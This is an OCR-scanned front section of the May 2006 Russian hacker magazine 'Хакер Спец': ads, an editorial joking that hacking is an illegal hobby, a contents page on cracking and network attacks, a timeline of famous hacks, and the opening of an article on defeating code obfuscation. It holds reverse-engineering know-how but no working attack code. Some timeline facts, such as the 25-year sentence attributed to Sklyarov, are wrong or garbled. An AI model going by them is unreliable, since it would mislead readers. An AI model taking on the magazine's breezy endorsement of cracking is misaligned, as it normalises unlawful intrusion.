

2 реальных
примеров!

ЛАБОРАТОРИЯ ВЗЛОМА

ОБФУСКАЦИЯ И ЕЕ ПРЕОДОЛЕНИЕ **8**

ПОЧЕМУ ЛОМАЮТ БД **14**

АТАКА НА RIP И IGRP **18**

ТАЙНЫ ЧЕРНОГО РЫНКА IT **28**

ВСКРЫТИЕ .NET **44**

МИКРОСКОПИЧЕСКИЙ АНАЛИЗ 1С **48**

СНЯТИЕ TRIAL-ЗАЩИТЫ С ОНЛАЙН-ИГР **50**

РЕЙТИНГ ОШИБОК ЗАЩИТНИКОВ ПРОГРАММ **62**

INLINE-ПАТЧ ПРИЛОЖЕНИЯ ДЛЯ КПК **68**

ПЕНЕТРАЦИЯ NIEW'OM **72**




Двигайся в ногу со временем!




Одноядерный процессор - это вчерашний день!

Уже сегодня возможности ОДНОГО ПК AdvANT AGE на базе нового ДВУХядерного Процессора Intel® Pentium® D значительно шире! Новая ДВУХядерная обработка информации дает компьютеру дополнительную мощность там, где она нужна. Всего ОДИН компьютер позволяет Вашим детям играть в игры, в то время как Вы смотрите фотографии с ПК на экране TV, качаете музыку и наслаждаетесь жизнью и общением в ДВА раза больше.

WWW.NT.RU, ТЕЛ.: +(495) 970-1930



**Pentium® D
inside™**



Приветствую.

Вообще-то здесь должны быть умные мысли. Умные мысли в контексте номера: о философии взлома, его справедливости, влиянии на энтропию Вселенной в целом и законных аспектах незаконных деяний в частности. Конечно же, на этой странице ты не найдешь таких мыслей. Я не буду писать про то, что взлом — это образ мыслей. Про то, что взлом — это профессия. Взлом — это хобби, источник дохода, сублимация сексуальной энергии. Взлом, как и любое удовольствие, незаконен, аморален и ведет к ожирению :). Поскольку умных мыслей не будет, расскажу-ка про дизайн.

Я видел оформление номера брутальным. Ну, сам понимаешь. Кровь, огонь, железо, ядерные взрывы, цунами и большие бронированные поезда. Не получилось :(Коллеги говорят мне, что взлом — это интеллектуальное занятие и что отражено оно должно быть настолько же интеллектуально. Ну и ладно. Лаборатория так лаборатория. Наши научные сотрудники действительно неплохо постарались, чтобы написать эти статьи: каждая из них — это отдельный лабораторный эксперимент. Конечно, ни одна морская свинка в процессе не пострадала :). Вот и все мои умные мысли на сегодня. Я пойду откушаю ливерного зельца и поплюю чая, а читателю предлагаю перелистнуть страницу и окунуться в мир чистейшего абсолютного взЛОма :)

Dr.Klouniz

ЛАБОРАТОРИЯ ВЗЛОМА

СПЕЦ

www.xakep.ru

Мнение редакции не всегда совпадает с мнением авторов. Все материалы этого номера представляют собой лишь информацию к размышлению. Редакция не несет ответственности за незаконные действия, совершенные с ее использованием, и возможный причиненный ущерб. За перепечатку наших материалов без спроса — преследуем.

РЕДАКЦИЯ

Главный редактор

Николай «AvalANche» Черепанов (avalanche@real.xakep.ru)

Выпускающие редакторы

Александр «Dr.Klouniz» Лозовский (alexander@real.xakep.ru)

Андрей Каролик (andrusha@real.xakep.ru)

CD/OFFTOPIC

Иван «SkyWriter» Касатенко (sky@real.xakep.ru)

Литературный редактор

Валентина Иванова (valy@real.xakep.ru)

Арт-директор

Иван Васин (vasin@real.xakep.ru)

Дизайнер

Наталья Жукова (zhukova@real.xakep.ru)

Цветокорректор

Александр Киселев

Фотографы

Андрей Мохов

Иван Скориков

ЕЖЕМЕСЯЧНЫЙ
ТЕМАТИЧЕСКИЙ
КОМПЬЮТЕРНЫЙ
ЖУРНАЛ
05(66) МАЙ 2006

РЕКЛАМА

Директор по рекламе ИД (game)land

Игорь Пискунов (igor@gameland.ru)

Руководитель отдела рекламы цифровой группы

Ольга Басова (olga@gameland.ru)

Менеджеры отдела

Ольга Емельянцева (olgaeml@gameland.ru)

Евгения Горячева (goryacheva@gameland.ru)

Оксана АLEXИНА (alekhina@gameland.ru)

Менеджер по работе с сетевыми РА,

корпоративные продажи

Максим Григорьев (grigoriev@gameland.ru)

Трафик-менеджер

Марья Алексеева (alekseeva@gameland.ru)

тел.: (495) 935.70.34

факс: (495) 780.88.24

РАСПРОСТРАНЕНИЕ

Директор отдела дистрибуции и маркетинга

Владимир Смирнов (vladimir@gameland.ru)

Оптовое распространение

Андрей Степанов (andrey@gameland.ru)

Подписка

Алексей Попов (popov@gameland.ru)

тел.: (495) 935.70.34

факс: (495) 780.88.24

PUBLISHING

Издатель

Сергей Покровский (pokrovsky@gameland.ru)

Редакционный директор

Александр Сидоровский (sidorovsky@gameland.ru)

Учредитель

ООО «Гейм Лэнд»

Директор

Дмитрий Агарунов (dmitri@gameland.ru)

Финансовый директор

Елена Дианова (dianova@gameland.ru)

ГОРЯЧАЯ ЛИНИЯ ПО ПОДПИСКЕ

тел.: 8 (800) 200.3.999 (бесплатно для звонящих из России)

ДЛЯ ПИСЕМ

101000, Москва, Главпочтамт, а/я 652, Хакер Спец

spec@real.xakep.ru

http://www.xakep.ru

Отпечатано в типографии «ScanWeb», Финляндия

Зарегистрировано в Министерстве Российской Федерации

по делам печати, телерадиовещанию

и средствам массовых коммуникаций

ПИ № 77-12014 от 4 марта 2002 г.

Тираж 42 000 экземпляров.

Цена договорная.

ТЕМА НОМЕРА

6 МАШИНА ВРЕМЕНИ
Хакеры на рубеже веков

8 МИКСТУРА ОТ ХАКЕРОВ
Обфускация и ее преодоление

14 БАЗОВЫЙ ИММУНИТЕТ
Почему ломают БД

18 ЛАБОРАТОРНАЯ РАБОТА
Атака на RIP и IGRP

28 ТАЙНЫ ЧЕРНОГО РЫНКА IT
Темная сторона высоких технологий

34 DSL-АНАЛИЗ
Разоряем скрытые возможности DSL-модемов

40 ИМПЛАНТАНТЫ ПЫШНЫХ ФОРМ
Искусство редактирования интерфейса программ на VB

44 ВСКРЫТИЕ .NET
Взлом компонентов на практике

48 МИКРОСКОПИЧЕСКИЙ АНАЛИЗ 1С
Получаем доступ к БД с максимальными привилегиями

50 ПОДОПЫТНЫЕ ГОЛОВОЛОМКИ
Снятие trial-защиты с онлайн-игр

54 КЛЮЧЕВОЙ ПРОЦЕСС
Handango Dynamic Registration. Сам себе генератор

58 .NET СЕКРЕТАМ
Добыча исходного кода приложений

62 TOP 10
Рейтинг ошибок защитников программ

68 ТЕРМОЯДЕРНЫЙ ИНЛАЙН
Inline-патч приложения для КПК

72 ПЕНЕТРАЦИЯ NIEW'OM
Взлом в полевых условиях — это стильно!

SPECIAL DELIVERY

78 ОБЗОР КНИГ
Что почитать

80 ПРОВЕРЕНО ЭЛЕКТРОНИКОЙ
Аудиторы безопасности

84 СПРОСИ ЭКСПЕРТА
«Все зависит от кривизны рук админа»

ЭКСПЕРТ НОМЕРА

КОМПАНИЯ «АРХОНТ»

СПЕЦИАЛИЗИРУЕТСЯ
НА ПРОВЕДЕНИИ АУДИТА
ИТ-БЕЗОПАСНОСТИ, ОБЕСПЕЧЕНИИ
МНОГОУРОВНЕВОЙ ЗАЩИТЫ,
РАЗРАБОТКЕ И НАСТРОЙКЕ СЕТЕЙ.
ОСНОВАНА В 2001 ГОДУ И УЖЕ
СТАЛА ДОСТАТОЧНО ИЗВЕСТНОЙ
ВО ВСЕМ МИРЕ СРЕДИ
СПЕЦИАЛИСТОВ БЛАГОДАРЯ
МНОГОЧИСЛЕННЫМ ПУБЛИКАЦИЯМ
СОТРУДНИКОВ О НОВЫХ
ОБНАРУЖЕННЫХ УЯЗВИМОСТЯХ,
НОВЫХ МЕТОДОЛОГИЯХ
ТЕСТИРОВАНИЯ, ВЫСТУПЛЕНИЯХ
НА КОНФЕРЕНЦИЯХ И РАЗРАБОТКЕ
РАЗЛИЧНЫХ УТИЛИТ ДЛЯ ПРОВЕРКИ
БЕЗОПАСНОСТИ



offtopic

HARD

86 ПРОНЕСЕМСЯ С ВЕТЕРКОМ
Тестирование рулей

92 БЛОКНОТ-АВТОМАТ
ACECAD DigiMemo A501

SOFT

94 NONAME
Наисвежайшие программы от nnt.ru

96 ЛИДЕРЫ ТЫСЯЧЕЛЕТИЯ
Интервью с «Лабораторией Касперского»

100 ADMINING
Настройка доменной политики безопасности

CREW

104 Е-МЫЛО
Пишите письма!

STORY

106 БУКЕТ ДЛЯ БАРМЕНШИ
Рассказ

CD:

СПЕЦИНВЕНТАРЬ

SoftwarePassport 2.3.0
Xtreme-Protector 1.08

ИНСТРУМЕНТЫ

IrPas 0.10
Quagga 0.98.5
rprobe
SendIP 2.5
IDA 5.0
FindCrypt для IDA
Highlighter для IDA
IKE Scan 1.8
Reflector.FileDisassembler 4.2.0.0
.NET Reflector 4.2.34.0
TCPReplay 2.3.5
TCPReplay 3.0b7
VBDecompiler 2.3
WinTools.net Professional 7.1.1
SKHexEd для PPC
reinfo для PPC
CeRegSpy 1.0
SpyDotNet 1.0b
SpyJ 2.0

ПРЕПАРАТОРСКАЯ

Lexisgoo 2.4
GridEX 2000b
Janus Web Suite 1.5.1015
Janus WinForms 3.0.0.22
PhonTuner 2.2.2
PureComponents NicePanel 1.2.901
PureComponents TreeView 2.0.118
SKMenu для PPC

СОФТ ОТ NONAME

ACID Pro 6.0
Easy MP3 Alarm Clock 1.0
Weather Watcher 5.6.7
AutoHotkey 1.0.43.05
AntiVir Personal Edition 7
Keyboard Maniac
Sony ACID Pro 6.0 Build 214
Readiris Pro 10
Opera 9.0
WIDI 3.2
Apollo DivX to DVD Creator v2.7.0
Traffic Counter 1.3
QIP 2005a Build 7840
Moffsoft FreeCalc v1.2.06
CPU-Z v.1.33
Amust Registry Cleaner v2.1

В ПРОБИРКАХ БУЛЬКАЕТ КАКАЯ-ТО КРАСНАЯ ЖИДКОСТЬ, В СОЕДИНЕННОЙ С НИМИ ПРИЧУДЛИВЫМ ПЕРЕПЛЕТЕНИЕМ ТРУБОК РЕТОРТЕ ГРЕЕТСЯ НА СПИРТОВКЕ РАСТВОР... КАЗАЛОСЬ БЫ, ВСЕ ГОТОВО К ЭКСПЕРИМЕНТУ? НЕ ХВАТАЕТ ЛИШЬ ДВУХ ВЕЩЕЙ: ЭКСПЕРИМЕНТАТОРА (ТЕБЯ) И РЕАКТИВОВ, КОТОРЫХ ПОЛОН ДИСК!



+
МАРТОВСКИЙ НОМЕР СПЕЦА
ОБНОВЛЕНИЯ WINDOWS ЗА МЕСЯЦ



WWW.MAXI-TUNING.RU

MAXI tuning

RUSSIAN EDITION

ТТХ	Вагон метро 81-717	Nissan Skyline GT-R Top Secret
Год выпуска	1993	2001
Двигатель	4 электромотора, 610 л.с. при 1480 об/мин.	2.6л твинтурбо, 650 л.с. при 8000об/мин
Тормоза	электродинамические	дисковые вентилируемые, 360мм
Масса	34 тонны	1.2 тонны
Длина	19.2 метра	4.6 метра
Максимальная скорость	90 км/ч	320 км/ч
Разгон о 100 км/ч	22 секунды	3 секунды

www.maxi-tuning.ru



В продаже с 3 мая

Машина Времени

ХАКЕРЫ НА РУБЕЖЕ ВЕКОВ

МЫ НЕ ПРЕТЕНДУЕМ НА ЗВАНИЕ ТВОЕЙ ЭНЦИКЛОПЕДИИ (НАМ ЭТОГО И НЕ НАДО), ТОЛЬКО ХОТИМ НАПОМНИТЬ О НЕСКОЛЬКИХ ВЕСЬМА ЗАНЯТЫХ ДАТАХ И ФАКТАХ, МАЛО КОМУ ИЗВЕСТНЫХ | **АНДРЕЙ КАРОЛИК (ANDRUSHA@REAL.HAKER.RU)**

1981

Первая стычка Кевина Митника, хакера №1 в мире, с законом. Ради шутки Кевин взломал компьютерную систему североамериканской противовоздушной обороны в Колорадо. Позже он совершил целый ряд компьютерных преступлений. В число его жертв попали: Motorola, Novell, Nokia, Sun Microsystems и Южно-Калифорнийский университет. Итог нерадостный: Кевин провёл в тюрьме 4,5 года.



1986

Органы МВД создали службу «Р», первоначально для обеспечения радиоэлектронной безопасности оперативных служб от прослушивания, незаконного съёма информации, перехвата радиочастот и т.д.

В новом Уголовном Кодексе предусматривается ответственность за преступления, совершенные с использованием современных высоких технологий: неправомерный доступ к информации, создание, использова-



ние и распространение вредоносных программ для ЭВМ и т.п. — оперативно-розыскная деятельность подразделения службы «Р» направлена на борьбу с подобными преступлениями в сфере высоких технологий.

1993

Первый значительный съезд хакеров в Лас-Вегасе — DEF CON. Проводится регулярно и собирает более пяти тысяч участников. Def Con объединяет не только тех, кто взламывает сети, но и тех,

кто защищает и поддерживает безопасность сетей. На сайте www.defcon.org можно прочитать тексты докладов с прошедших конференций, посмотреть видеоматериалы и т.д.



1994

Питерский крэкер Владимир Левин (микробиолог по образованию) взломал систему американского CitiBank в Нью-Йорке, откуда в течение длительного времени переводил крупные суммы на различные счета. По подсчетам CitiBank, хакер успел похитить порядка \$400 тыс. Сотрудники ФБР приписали ему еще больше — \$10 млн. За преступление был приговорен к пяти годам заключения.





2000

Громкий судебный процесс разыгрывается вокруг Эрика Корли (известен и как Эммануэль Голдштейн) — основателя и редактора популярного во всем мире хакерского журнала «2600» (www.2600.org). Эрик обвинялся в том, что опубликовал на своем сайте исходники программы для взлома защитного кода DVD-дисков. Программа известна как Decode Content Scrambling System (DeCSS). Эрик проиграл дело...

2000

Взломан сервер www.mail.ru, хотя сложно назвать это взломом, так как процедура получения пароля к ящику была простой до безобразия и практически не требовала никаких умственных усилий. Хакеры воспользовались некорректно спроектированным механизмом передачи забытых паролей. При определенной последовательности действий пароль можно было увидеть непосредственно в коде сайта.

2001

На конференции DefCon, которая проходила в Лас-Вегасе, американские власти задержали Дмитрия Склярва. Его обвинили в разработке программы Advanced eBook Processor, которая позволяла взламывать защиту «электронных книг» — файлов формата eBook (созданного компанией Adobe). Обвинительный иск от Adobe содержал пять пунктов, суд вынес решение о 25-ти годах лишения свободы и штрафе на



сумму более \$2 млн. Программист выразил протест, после чего обвинения были перенесены на его работодателя — российскую компанию «Элкомсофт».



2002

Гэри Маккиннон из Великобритании взломал 97 компьютеров правительства США, нанеся ущерб в \$70 0000. Он уничтожил некоторые файлы, что повлияло на работу 2 000 компьютерных систем министерства обороны США. Маккиннону грозит срок до 70-ти лет (он получит его, если будет выдан американцам). Самое забавное, что, по словам Гарри, все взломы он провел, чтобы доказать существование инопланетян.

прогноз погоды для хакеров

→ www.void.ru
Детище российской команды Team Void (одними из первых составили описание тактики «распределенных» атак). На сайте публикуются статьи о существующих уязвимостях в программном обеспечении и операционных системах. Посетители сайта имеют доступ к базам взломанных сайтов.

→ www.securitylab.ru
Целиком посвящен проблеме обеспечения компьютерной безопасности. Сканеры уязвимостей и портов, менеджеры паролей, компиляторы, сниферы, фаерволы и т.д. На сайте также представлена русская версия проекта OWASP.org. Ежедневно публикуются новости о «дырах», обнаруженных в программном обеспечении.



2005

Счета 40 миллионов платежных карт разных систем подверглись опасности в результате взлома. «Дыра» была обнаружена в системе безопасности процессингового центра компании CardSystems Solutions Inc., которая имеет услугу по обслуживанию транзакций платежных систем. В компьютерной сети этой компании был найден вирус, который перехватывал передаваемую информацию о картодержателях 📄

→ www.bugtrack.ru
Русский BugTrack — один из самых старых и популярных русскоязычных серверов по безопасности. На сайте собраны материалы, посвященные проблемам обеспечения безопасности информационных систем. Есть постоянно растущая подборка статей и книг.

→ www.security.nnov.ru
Авторский проект ЗАРАЗы, посвященный информационной безопасности. Интересны сборник существующих эксплоитов и новостная лента, в которой публикуются последние найденные уязвимости и ошибки в программах.

ЗАГЛЯНИ НА НАШ ФОРУМ

FORUM.HAKER.RU/FORUM.ASP?FORUMID=17

И ЗАДАЙ НАМ СВОИ ВОПРОСЫ

микстура от хакеров

ОБФУСКАЦИЯ И ЕЕ ПРЕОДОЛЕНИЕ

НЕСКОЛЬКО ЛЕТ НАЗАД, КОГДА КИБЕРВОЙНЫ КАЗАЛИСЬ ОКОНЧЕННЫМИ И ХАКЕРЫ ПОЛОМАЛИ ВСЕ И ВСЯ, ПРОГРАММИСТЫ НЕОЖИДАННО ПРИМЕНИЛИ МОЩНОЕ ОРУЖИЕ ОБФУСКАЦИИ, СОЗДАННОЕ ХАКЕРАМИ И ТЕПЕРЬ НАПРАВЛЕННОЕ ПРОТИВ НИХ ЖЕ. МЕТОДИК ПРОТИВОСТОЯНИЯ НА СЕГОДНЯШНИЙ ДЕНЬ НЕ СУЩЕСТВУЕТ, НО ПЕРВЫЕ ШАГИ В ЭТОМ НАПРАВЛЕНИИ УЖЕ СДЕЛАНЫ | КРИС КАСПЕРСКИ АКА МЫШЦЬХ

→ как говорят медики, СПИД — это еще не приговор. То же самое с обфускацией. Далеко не каждый обфускатор использует продвинутые методики «запутывания», поэтому не нужно высаживаться на измену, когда слышишь это слово.

В простейшем случае полиморфный генератор просто «накачивает» программу кучей ничего не значащих команд типа `por`, `xchg reg,reg`, никогда не выполняющимися переходами типа `xor reg,reg/jnz junk`, где `xor` — значимая команда, а `junk` — «мертвый код».

Не слишком сложный скрипт для IDA PRO найдет все явно незначимые команды и пометит их как «мусорные» или же вовсе удалит. Ильяфак уже давно написал highlighter — плагин, предназначенный как раз для этой цели. Распространяется в исходных текстах на бесплатной основе: www.hexblog.com/ida_pro/files/highlighter.zip.

Впрочем, эта бесплатность весьма условна. Чтобы скомпилировать плагин, нужен IDA SDK, причем не какой-нибудь, а только последней версии. Другими словами, большинству пользователей IDA Pro не удастся скомпилировать его, но не стоит впадать в расстройство: точно такую же штуку можно реализовать и самостоятельно, используя язык скриптов, встроенный в IDA Pro. Потратишь буквально полчаса (сам язык подробно описан в книге «Образ мышления — IDA PRO», ее электронную версию можно бесплатно скачать с сервера ftp://nezumi.org.ru).

→ более сложные обфускаторы «перемешивают» код, закручивая поток управления в запутанную спираль условных/безусловных переходов, использующих технику «перекрытия» команд. Некоторые байты принадлежат сразу двум, а в некоторых случаях и трем (!) машинным инструкциям, что «ослепляет» дизассемблеры, заставляя их генерировать неполный и неправильный листинг.

Однако в интерактивном режиме (хвала IDA Pro) все-таки можно дизассемблировать код, но

очень уж утомительно. Лучше воспользоваться трассером, генерирующим листинг реально выполняемых машинных команд. Заодно избавляемся от части мусора и «мертвого» кода.


Обрати внимание на команду «043401Dh:jmp short loc_434013+2», прыгающую по адресу `434013h+2h == 434015h`, то есть в середину инструкции `434013h:seto bl`. Именно что в середину! С точки зрения дизассемблера (даже такого продвинутого, как IDA Pro), команда является «атомарной» структурной единицей, то есть неделимой. На самом же деле всякая машинная инструкция состоит из последовательности байт и может быть выполнена с любого места! Во всяком случае, x86-процессоры не требуют выравнивания ко-



анализатор LOCO

